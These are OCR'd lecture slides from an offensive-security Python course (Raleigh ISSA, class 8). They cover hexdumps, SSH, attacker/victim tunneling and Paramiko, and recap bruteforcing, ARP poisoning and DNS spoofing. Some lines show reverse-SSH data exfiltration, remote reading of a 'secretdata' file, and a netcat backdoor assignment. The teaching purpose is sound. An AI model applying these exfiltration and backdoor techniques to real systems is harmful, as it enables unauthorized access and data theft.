WELCOME TO CLASS 8!

BLACK HAT PYTHON3

RALEIGH ISSA

GITHUB REPO

https://github.com/tiarno/bhp3_class

SUMMARY FROM LAST CLASS

- building images from packet capture streams
- tcp/udp clients and servers
- starting a pure-python netcat clone

NETCAT

netcat.py

HEXDUMP

```
          1         2
012345678901234567890123456789
 Black Hat Python, Raleigh ISSA
:Black Hat :
s = 'Black Hat '
hexa = ' '.join(['%04X' % ord(x) for x in s])

0042 006C 0061 0063 006B 0020 0048 0061 0074 0020

text = ''.join([x if 32 <= ord(x) < 127 else '.' for x in s])

'Black Hat '
```

WRITING BYTES

- `hexdumper.py`

SSH

```
ssh -l testuser 192.168.1.104

ssh -f tim@secretz.com cat secretdata | print
```

SSH TUNNELING

Local Port Forwarding


Syntax

- local interface, local port:remote host, remote port
- local=attacker remote=victim


```
ssh -L [bind_address:]port:host:hostport

ssh -L localhost:9000:boodelyboo.com:80 testuser@192.168.1.104
```

BASIC TUNNEL 1




BASIC TUNNEL 2



DEMO

- server = victim/kali, client = attacker/mac
- server: `netstat -t -c` #just for watching
- client: `ssh -L localhost:9000:192.168.1.104:21 testuser@192.168.1.104`
- client: `python ftpclient.py 127.0.0.1 9000 testuser`

RESTRICTED PORT?



MIND BENDING RSSH

- start remote port forwarding on victim server
- connect to specified port from attacker machine
- profit

REVERSE SSH

- Mac: victim

```
python -m http.server # Data exfiltration

ssh -l testuser -R 192.168.1.104:3000:localhost:8000 192.168
```

- kali: attacker

```
wget localhost:3000
```

SSH OPTIONS

- `-f` run in background
- `-l username` login with name username
- `-N` do not exec a command. Port forwarding only
- `-T` do not start up a terminal

SSH (PARAMIKO) CLIENT

- `paramiko_demo.py`

PARAMIKO TOOLS

- https://github.com/paramiko/paramiko
- https://resources.infosecinstitute.com/creating-undetectable-custom-ssh-backdoor-python-z/

YOUR JOB

- Finish out your `netcat.py` backdoor
- Study SSH and tunneling
- Recreate ssh with Paramiko

READING

- ssh tunnel https://www.linuxjournal.com/article/5462
- reverse ssh https://www.bogotobogo.com/Linux/linux_Secure_Sh

BHP3_CLASS

- github repo
- python package
- discord channel

WHAT WE DID: HACKING

- website enumeration
- password bruteforcing
- constructed and parsed IP and ICMP headers
- built UDP network scanner
- scapy packet analysis and graphics
- scapy arp poison and dns spoofing
- netcat tcp client/server app
- ssh tunneling and paramiko

WHAT WE DID: PYTHON

- os.walk, lxml
- lists, queues
- threads, processes
- strings, bytes
- try/except/else/finally
- context managers
- sockets
- parse packet headers
- scapy
- named tuple

THINGS TO REMEMBER

- keep your namespaces clean
- be thoughtful about what you name things
- be biased toward simplicity
- solve the problem and no more

FEEDBACK PLEASE!

- tim@reachtim.com
- discord: https://discord.gg/WR23qUj